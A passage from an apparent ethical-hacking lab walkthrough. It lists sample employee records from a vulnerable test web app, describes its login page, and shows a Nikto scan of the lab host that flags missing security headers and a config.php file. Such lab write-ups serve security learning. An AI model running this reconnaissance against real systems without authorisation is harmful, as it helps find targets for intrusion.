
All your doubts, queries and questions about ethical hacking and penetration testing can be sent to qa@hackercool.com

ID: 15
Name: Scooter McScoots
Position: Resident Cat
Phone No: 454786464
Email: scoots@example.com

ID: 16
Name: Donald Trump
Position: Replacement Janitor
Phone No: 65464646479741
Email: janitor@example.com

ID: 17
Name: Scott Morrison
Position: Assistant Replacement Janitor
Phone No: 47836546413
Email: janitor2@example.com

Lot of data about users. Next, I clicked on "Manage" and found a login form.



The screenshot shows a web browser window with the address bar displaying `192.168.32.133/manage.php`. The browser's address bar includes a search field and navigation icons. Below the address bar, there is a navigation menu with the following items: Home, Display All Records, Search, and Manage. The main content area of the page displays the text "Login to manage records." followed by a login form. The form consists of two input fields: "Username:" and "Password:", both of which are currently empty. Below the input fields is a "Submit" button.


Nothing useful. I decided to scan with Nikto.

```
$ nikto -h http://192.168.32.133
- Nikto v2.1.6
-----
+ Target IP:          192.168.32.133
+ Target Hostname:   192.168.32.133
+ Target Port:       80
+ Start Time:        2020-03-14 15:36:28 (GMT5.5)
-----
+ Server: Apache/2.4.38 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
```




```
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ /config.php: PHP Config file may contain database IDs and passwords.
+ OSVDB-3268: /includes/: Directory indexing found.
+ OSVDB-3092: /includes/: This might be interesting...
+ Server leaks inodes via ETags, header found with file /icons/README, fields: 0x13f4 0x438c034968a80
+ OSVDB-3233: /icons/README: Apache default file found.
```


The scan found a file named "config.php", However it had nothing.



